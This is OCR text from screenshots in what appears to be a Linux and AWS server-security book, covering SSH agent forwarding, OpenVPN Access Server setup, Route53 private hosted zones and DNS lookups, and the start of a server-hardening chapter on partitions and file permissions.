
```
root@kplabs:~# ssh-add -l
2048 37:79:34:1c:3b:1e:b0:9d:3f:65:81:dc:8a:f8:15:ba /root/.ssh/id_rsa (RSA)
[root@kplabs ~]# ssh -A root@128.199.241.125 -p 6889
Last login: Thu Jul 20 17:54:47 2017 from li1473-216.members.linode.com
[root@backend ~]#
[root@backend ~]# ssh-add -l
2048 37:79:34:1c:3b:1e:b0:9d:3f:65:81:dc:8a:f8:15:ba /root/.ssh/id_rsa (RSA)
[root@backend ~]# ssh 128.199.106.4 -p 6889
Last login: Thu Jul 20 13:36:41 2017 from 128.199.241.125
[root@mylife ~]#
```





```
[root@vpn ~]# yum install http://swupdate.openvpn.org/as/openvpn-as-2.1.9-CentOS6.x86_64.rpm
Loaded plugins: priorities, update-motd, upgrade-helper
openvpn-as-2.1.9-CentOS6.x86_64.rpm
Examining /var/tmp/yum-root-PvOCy8/openvpn-as-2.1.9-CentOS6.x86_64.rpm: openvpn-as-2.1.9-CentOS6.9.x86_64
Marking /var/tmp/yum-root-PvOCy8/openvpn-as-2.1.9-CentOS6.x86_64.rpm to be installed
Resolving Dependencies
--> Running transaction check
---> Package openvpn-as.x86_64 0:2.1.9-CentOS6.9 will be installed
--> Finished Dependency Resolution

Dependencies Resolved

================================================================================================================
 Package                                Arch                                Version
================================================================================================================
Installing:
 openvpn-as                             x86_64                              2.1.9-CentOS6.9

Transaction Summary
================================================================================================================
Install  1 Package

Total size: 72 M
Installed size: 72 M
Is this ok [y/d/N]:
```

```
Access Server web UIs are available here:
Admin  UI: https://172.31.30.134:943/admin
Client UI: https://172.31.30.134:943/
  Verifying  : openvpn-as-2.1.9-CentOS6.9.x86_64

Installed:
  openvpn-as.x86_64 0:2.1.9-CentOS6.9

Complete!
```

```
[root@vpn ~]# passwd openvpn
Changing password for user openvpn.
New password:
Retype new password:
passwd: all authentication tokens updated successfully.
```


Status
Status Overview
Current Users
Log Reports
Configuration
License
SSL Settings
Server Network Settings
VPN Mode
VPN Settings
Advanced VPN
Web Server
Client Settings
Failover
User Management
User Permissions
Group Permissions
Revoke Certificates
Status Overview
Server Status
The server is currently ON
Stop the Server
Active Configuration
Access Server version: 2.1.9
Server Name: 172.31.30.134
Authenticate users with: pam
Accepting VPN client connections on IP address: eth0: 172.31.30.134
Port for VPN client connections: tcp/443, udp/1194
OSI Layer: 3 (routing/NAT)
Clients access private subnets using: NAT
Node: vpn
Documentation
The Access Server includes a wide range of documentation covering command line tools, scripting, and other advanced topics: Access Server Documentation
At a glance
Server Status: on
License: 2 devices Info
Current Users: 0 List


Status
Status Overview
Current Users
Log Reports
Configuration
License
SSL Settings
Server Network Settings
VPN Mode
VPN Settings
Advanced VPN
Web Server
Client Settings
Failover
Server Network Settings
VPN Server
Warning: Changing the Hostname, Protocol or Port Number after VPN clients are deployed will cause the existing clients to be unusable (until a new client configuration or VPN installer is downloaded from the Client Web Server)
Hostname or IP Address: 34.228.198.245
Interface and IP Address
Listen on all interfaces
eth0: 172.31.30.134
Protocol
TCP
UDP
Both (Multi-daemon mode)
Port number: 443

Username

openvpn

Password

••••••••••••••••

Login ▾ Go

To download the OpenVPN Connect app, please choose a platform below:

- OpenVPN Connect for Windows
- OpenVPN Connect for Mac OS X
- OpenVPN Connect for Android
- OpenVPN Connect for iOS
- OpenVPN for Linux

Connection profiles can be downloaded for:

- Yourself (user-locked profile)

```
zeal@kplabs:~/Documents$ sudo openvpn --config kplabs.ovpn
Fri Jul 21 21:59:36 2017 OpenVPN 2.3.2 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [EPOLL] [PKCS11]
Enter Auth Username:openvpn
Enter Auth Password:
Fri Jul 21 21:59:43 2017 Control Channel Authentication: tls-auth using INLINE static key file
Fri Jul 21 21:59:43 2017 Outgoing Control Channel Authentication: Using 160 bit message hash 'SHA1
Fri Jul 21 21:59:43 2017 Incoming Control Channel Authentication: Using 160 bit message hash 'SHA1
Fri Jul 21 21:59:43 2017 Socket Buffers: R=[87380->200000] S=[16384->200000]
Fri Jul 21 21:59:43 2017 Attempting to establish TCP connection with [AF_INET]34.228.198.245:443 [
Fri Jul 21 21:59:44 2017 TCP connection established with [AF_INET]34.228.198.245:443
Fri Jul 21 21:59:44 2017 TCPv4_CLIENT link local: [undef]
Fri Jul 21 21:59:44 2017 TCPv4_CLIENT link remote: [AF_INET]34.228.198.245:443
Fri Jul 21 21:59:45 2017 TLS: Initial packet from [AF_INET]34.228.198.245:443, sid=0f430297 64952c
Fri Jul 21 21:59:45 2017 WARNING: this configuration may cache passwords in memory -- use the auth
Fri Jul 21 21:59:46 2017 VERIFY OK: depth=1, CN=OpenVPN CA
Fri Jul 21 21:59:46 2017 VERIFY OK: nsCertType=SERVER
Fri Jul 21 21:59:46 2017 VERIFY OK: depth=0, CN=OpenVPN Server
```


```
zeal@kplabs:~/Documents$ telnet 172.31.20.189 22
Trying 172.31.20.189...
Connected to 172.31.20.189.
Escape character is '^]'.
SSH-2.0-OpenSSH_6.6.1
```

Back to Hosted Zones | Create Record Set | Import Zone File | Delete Record Set

Record Set Name | Any Type | Aliases Only | Weighted Only

Name	Type	Value	Evaluate
internal.kplabs.in.	NS	ns-1337.awsdns-39.org. ns-250.awsdns-31.com. ns-1777.awsdns-30.co.uk. ns-777.awsdns-33.net.	-
internal.kplabs.in.	SOA	ns-1337.awsdns-39.org. awsdns-hostmaster.amazoı	-
admin.internal.kplabs.in.	A	10.0.10.20	-
elk.internal.kplabs.in.	A	10.0.5.20	-
ipa.internal.kplabs.in.	A	10.0.50.25	-
mongodb.internal.kplabs.in.	A	10.0.5.35	-
phpmyadmin.internal.kplabs.in.	A	10.0.5.10	-

```
[root@kplabs ~]# nslookup elk.internal.kplabs.in
Server:         139.162.11.5
Address:        139.162.11.5#53

Non-authoritative answer:
Name:   elk.internal.kplabs.in
Address: 10.0.5.20

[root@kplabs ~]# nslookup phpmyadmin.internal.kplabs.in
Server:         139.162.11.5
Address:        139.162.11.5#53

Non-authoritative answer:
Name:   phpmyadmin.internal.kplabs.in
Address: 10.0.5.10
```



Create Hosted Zone

A hosted zone is a container that holds information about how you want to route traffic for a domain, such as example.com, and its subdomains.

Domain Name: internal.kplabs.in

Comment: Private Hosted Zone

Type: Private Hosted Zone for Amazon VPC

A private hosted zone determines how traffic is routed within an Amazon VPC. Your resources are not accessible outside the VPC. You can use any domain name.


VPC ID: vpc-ecb8e885 | ap-south-1


Important

To use private hosted zones, you must set the following Amazon VPC settings to `true`:

- `enableDnsHostnames`
- `enableDnsSupport`

Learn more


172.16.0.0
172.16.1.0
172.16.2.0
Private Hosted Zone
Virtual Private Cloud


2
172.16.0.0
172.16.1.0
172.16.2.0
admin.internal.kplabs.in ?
10.0.10.20
3
4
1
admin.internal.kplabs.in ?
admin.internal.kplabs.in
10.0.10.20

Create Hosted Zone | Go to Record Sets | Delete Hosted Zone

Search all fields | All Types

Domain Name	Type	Record Set Count	Comment
internal.kplabs.in.	Public	7	
internal.kplabs.in.	Private	3	Private Zone

Record Set Name | Any Type | Aliases Only | Weighted Only

Name	Type	Value	Evaluate Target Health
internal.kplabs.in.	NS	ns-1536.awsdns-00.co.uk. ns-0.awsdns-00.com. ns-1024.awsdns-00.org. ns-512.awsdns-00.net.	-
internal.kplabs.in.	SOA	ns-1536.awsdns-00.co.uk. awsdns-hostmaster.amaz	-
private.internal.kplabs.in.	A	10.50.10.50	-

```
[root@ip-172-31-20-189 ~]# nslookup private.internal.kplabs.in
Server:         172.31.0.2
Address:        172.31.0.2#53

Non-authoritative answer:
Name:   private.internal.kplabs.in
Address: 10.50.10.50
```

```
zeal@kplabs:~/Documents$ nslookup private.internal.kplabs.in 172.31.0.2
;; connection timed out; no servers could be reached

 zeal@kplabs:~/Documents$ nslookup private.internal.kplabs.in 172.31.0.2
 Server:         172.31.0.2
 Address:        172.31.0.2#53

 Non-authoritative answer:
 Name:   private.internal.kplabs.in
 Address: 10.50.10.50
```

DNS Settings

Pushing DNS servers to clients is optional, unless clients' Internet traffic is to be routed through the VPN

- ○ Do not alter clients' DNS server settings
- ◉ Have clients use the same DNS servers as the Access Server host
- ○ Have clients use these DNS servers:

DNS resolution zones (optional)

For split tunnels that only route private traffic (not internet traffic), specify a comma-separated list of internal domains that clients will resolve through the AS-pushed DNS server(s). Note that some clients (such as Windows) may only respect the first domain given.

DNS zones:


Default Domain Suffix (optional)


Setting a default suffix here will enable Windows clients to resolve host names to FQDN names. This is especially useful if your organisation uses a Windows Domain or Active Directory. Only one default suffix can be defined here.


Default domain suffix:


Save Settings


Chapter 4: Server Hardening












/boot
/boot
/tmp
/boot
/home
/tmp
/



/boot
encrypted



finance.sh
user
permission
kplabs
read & write
bob
read
andy
read
james
read, write, execute



Praveen
bigroll
Name
Permissions
bigroll
praveen


bigroll
Praveen
root.root
Name
Permissions
bigroll
root



bigroll
Praveen
zeal.root
Name
Permissions
bigroll
root

